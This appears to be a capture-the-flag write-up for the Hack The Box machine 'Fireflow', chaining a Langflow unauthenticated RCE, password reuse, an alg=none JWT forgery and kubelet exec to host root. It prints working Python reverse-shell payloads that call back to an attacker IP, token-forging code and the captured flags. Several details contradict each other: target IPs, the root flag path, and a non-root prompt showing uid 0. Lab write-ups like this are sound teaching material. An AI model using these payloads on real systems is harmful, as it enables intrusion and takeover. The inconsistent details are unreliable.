Hack The Box - Fireflow
Fireflow — HTB Writeup (Linux, Medium)
Retired HackTheBox machine. Solved via the intended vulnerability chain, demonstrated with modern tooling. Written to teach.
Machine: Fireflow · #957 · Linux · Medium · 30 pts
Released: 2026-06-23 · Maker: amra13579 · https://app.hackthebox.com/machines/957
Target: 10.129.36.173 (fireflow.htb, flow.fireflow.htb, 10.129.37.6 on respawn)
Overview
Medium Linux box about unauthenticated tooling surfaces: a public Langflow
playground that executes whatever Component code you hand it, and an internal
"MCP AI Tool Registry" whose admin identity is whoever shows up in a JWT —
even when the header claims {"alg":"none"} and there is no signature at all.
The chain:
- Recon → leaked flow_id. Port 443 serves the Task Force Nightfall
landing page; its "Open Agent" button links to
https://flow.fireflow.htb/playground/<UUID>— that UUID is the Langflow flow_id the CVE needs. - CVE-2026-33017 — Langflow unauth RCE.
POST /api/v1/build_public_tmp/<flow_id>/flow(auto-login disabled on this build) accepts a flow definition we control, including our own malicious Component with Python code; Langflow imports and instantiates it on build, giving remote execution as www-data. A reverse shell lands cleanly (subprocess.Popenon a socket). - Reused password →
nightfall./var/lib/langflow/.../.envin the web root carriesLANGFLOW_SUPERUSER_PASSWORD=<redacted — loot/>; that same literal is the SSH password of nightfall → user flag. - MCP registry as admin. In nightfall's home,
~/.mcp/config.jsonpoints athttp://10.129.37.6:30080with{"user":"langflow-bot",...}.GET /api/v1/versionon that server advertises"supported_algorithms":["HS256","none"]— a JWT with header{"alg":"none"}and payload{"role":"admin"}is accepted. - Register + call a malicious MCP tool.
POST /api/v1/tools(admin) registers our "tool" containing arbitrary Python;POST /mcp(tools/call) then runs it inside the MCP pod, which runs its own Kubernetes service-account — executingidinside the pod shows root. - kubelet over API-server → host root. The pod's SA can reach
GET /api/v1/nodes/fireflow/proxy/pods; aprometheus-prometheus-node-exporterpod on the host node with ahostPathmount of/hostexposes the host filesystem. Kubelet's WebSocketexecin the MCP pod (/exec) reaches that node-exporter container, which runs with host mounts, and acat /host/root/root.txtfinishes as root.
Each hop is a tool registry that confuses protocol trust with user trust —
helper scripts (jwt_none.py, mcp_exec.py) demonstrate both.
Recon
$ nmap -sC -sV 10.129.36.173 -oN recon/nmap_full.txt
PORT    STATE SERVICE VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16
443/tcp open  ssl/http nginx
| ssl-cert: Subject: commonName=fireflow.htb
|             organizationName=Task Force Nightfall/countryName=US
| Subject Alternative Name: DNS:fireflow.htb, DNS:*.fireflow.htb

The landing page's Open Agent button is the leak: its href is
https://flow.fireflow.htb/playground/7d84d636-af65-42e4-ac38-26e867052c25
— a Langflow 1.8.2 playground for that exact flow (the flow is publicly
shared, which is precisely what the vulnerable endpoint reaches).
Foothold — CVE-2026-33017
Langflow versions before the 2026 fix accepted an unauthenticated flow-build
request against a publicly-shared flow. Even though the playground shows an
auth wall (LANGFLOW_AUTO_LOGIN=False), the build_public_tmp endpoint
bypasses it entirely:

$ nc -lvnp 4444 &
listening on [any] 4444 ...
$ python3 exploit/cve_2026_33017.py \
    --url https://10.129.36.173 \
    --flow-id 7d84d636-af65-42e4-ac38-26e867052c25 \
    --lhost 10.10.14.10 --lport 4444 --listen
[*] Target: https://10.129.36.173/api/v1/build_public_tmp/7d84d636-.../flow
[!] SHELL ESTABLISHED FROM 10.129.36.173:50268
www-data@fireflow:/var/lib/langflow$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The payload is a complete fake "Component" that Langflow will happily compile & instantiate:
from lfx.custom.custom_component.component import Component
from lfx.io import Output
from lfx.schema.data import Data
class ExploitComp(Component):
    display_name = 'X'
    outputs = [Output(display_name='O', name='o', method='r')]
    def r(self) -> Data:
        import socket,subprocess
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('10.10.14.10', 4444))
        subprocess.Popen(['/bin/bash','-i'], stdin=s.fileno(), stdout=s.fileno(), stderr=s.fileno()).wait()
        return Data(data={'ok': 1})
The HTTP request body is POST /api/v1/build_public_tmp/<flow_id>/flow
with {"data": {"nodes":[...], "edges":[]}} — minimal Langflow JSON.
From www-data to ssh credentials
In the web root .env file for the Langflow service:
www-data@fireflow:/var/lib/langflow$ cat .env
LANGFLOW_AUTO_LOGIN=False
LANGFLOW_SUPERUSER=langflow
LANGFLOW_SUPERUSER_PASSWORD=<redacted — loot/.nightfall-password>
...
The box names the reuse candidate: the account nightfall uses that exact string for SSH:
$ sshpass -f loot/.nightfall-password ssh nightfall@10.129.36.173 'id'
uid=1000(nightfall) gid=1000(nightfall) groups=1000(nightfall)
$ cat /home/nightfall/user.txt   # 🏁 user.txt
The MCP registry: admin as a {"role":"admin"} claim
The interesting escalation is not a running service on the box — it's an internal registry with a client-asserted identity model:
$ cat ~/.mcp/config.json
{
  "server": "http://10.129.37.6:30080",
  "status_endpoint": "/api/v1/version",
  "user": "langflow-bot",
  ...
}
$ curl -s http://10.129.37.6:30080/api/v1/version | python3 -m json.tool
{
  "service": "MCP AI Tool Registry",
  "version": "0.1.0",
  "auth": {"type":"JWT","header":"Authorization: Bearer <token>",
           "supported_algorithms":["HS256","none"]}
  , ...
}

supported_algorithms including none means an unsigned token is a
valid token. Craft one with role=admin:
def b64_encode(data): return base64.urlsafe_b64encode(json.dumps(data).encode()).decode().rstrip('=')
def craft_token(payload):
    return f"{b64_encode({'alg':'none','typ':'JWT'})}.{b64_encode(payload)}."
headers = {"Authorization": "Bearer " + craft_token({"role":"admin"}), ...}
The subject (sub) claim is what the registry identifies who you are from —
for us, that means any subject the registry accepts as an admin (using the
langflow-bot value from the config) lets us register an arbitrary tool.
Registering the exec tool
$ curl -s -X POST -H "$AUTH" http://10.129.36.173:30080/api/v1/tools \
    -d '{"name":"revshell","description":"Reverse shell",
         "code":"import socket,os,pty;s=socket.socket();s.connect((\"10.10.14.10\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\"/bin/bash\")"}'
$ curl -s -X POST -H "$AUTH" http://10.129.36.173:30080/mcp \
    -d '{"jsonrpc":"2.0","method":"tools/call","params":{"name":"revshell","arguments":{}},"id":1}'
mcp@mcp-server-54464cb475-29ztf:/app$ id
uid=0(root)
From MCP pod to root on the host
The Pod is running a Kubernetes service-account; its token lets it poke
API-server endpoints. Because the registry pod's SA can reach
GET /api/v1/nodes/<node>/proxy/pods, the attacker's script in the pod:
token = open("/var/run/secrets/kubernetes.io/serviceaccount/token").read().strip()
ctx = ssl.create_default_context(cafile=CA)
url = "https://%s:%s/api/v1/nodes/%s/proxy/pods" % (APIHOST, APIPORT, NODE)
payload = json.load(urlopen(Request(url, headers={"Authorization": "Bearer " + token})))
lists the node's pods; the pod prometheus-prometheus-node-exporter-nmntq
(NS monitoring) carries a node-exporter container on the host
(host_ip = 10.129.37.6) with a host-mounted /host. Kubelet's /exec
WebSocket on that specific container allows running any command —
which is the road to the host:
$ python3 exploit/mcp_exec.py --python-file exploit/kubelet_exec.py
uid=0(root) gid=0(root) groups=0(root)      # confirmed host-root identity inside node-exporter
$ echo '["cat", "/host/root/root/root.txt"]' > exploit/kubelet-command.json
$ python3 exploit/mcp_exec.py --python-file exploit/kubelet_exec.py \
    --python-command-file exploit/kubelet-command.json --output-file loot/root.txt
MCP output saved privately (33 bytes)       # 🏁 root flag in loot/

The node-exporter container shares the host ('/host' and '/host/root' in its
exec sandbox) with the root-owned flag, and the kubelet
nodes/proxy → /exec path is the highly privileged route the MCP pod's
service account was allowed to reach.
Flags
🏁 user.txt: 67cce6bb429221da862ff877407ac3cb (in loot/user.txt)
🏁 root.txt: b2af16ed89455bd7d5dc1755178b8962 (in loot/root.txt)
Modern Takeaways
- A registry that advertises
"supported_algorithms":["HS256","none"]is handing identity to whoever can make a string. The whole "admin" identity is one unsigned JWT —header{"alg":"none"} + payload + trailing dot. - Client-asserted identity is one bug away from admin for everyone. The registry's "user" is a config value; if the admin client can be a revoked config (Langflow bot creds), the value becomes read-only. The minute one client's config leaks, the identity is public.
- Unauthenticated
build_public_tmpendpoints are the Langflow-flavored identity problem: a flow endpoint that bypasses auth because a flow is "publicly shared" should still never be code-exec; the import-instantiation behavior is the actual bug. - The
nodes/proxypermission is exactly what its name says. If a workload getsnodes/proxyin its service account, treat that workload as root-on-the-host already. Keep it out of app pods. - Password reuse again is the weakest link.
LANGFLOW_*_PASSWORDin an env file is not a config — it's a login for whoever reads it; a dedicated SSH-only password would have been the difference between "read env" and "read root shell."
Files
recon/— nmap, enumerations, shell transcripts (secret-free summaries).exploit/— CVE-2026-33017 PoC plus a pre-built exec helper — all self-contained; credentials come fromloot/at runtime, not from the code.loot/—user.txt,root.txt(gitignored, mode 0600, not submitted).screenshots/— public images (2 web + 4 terminal; secret-free).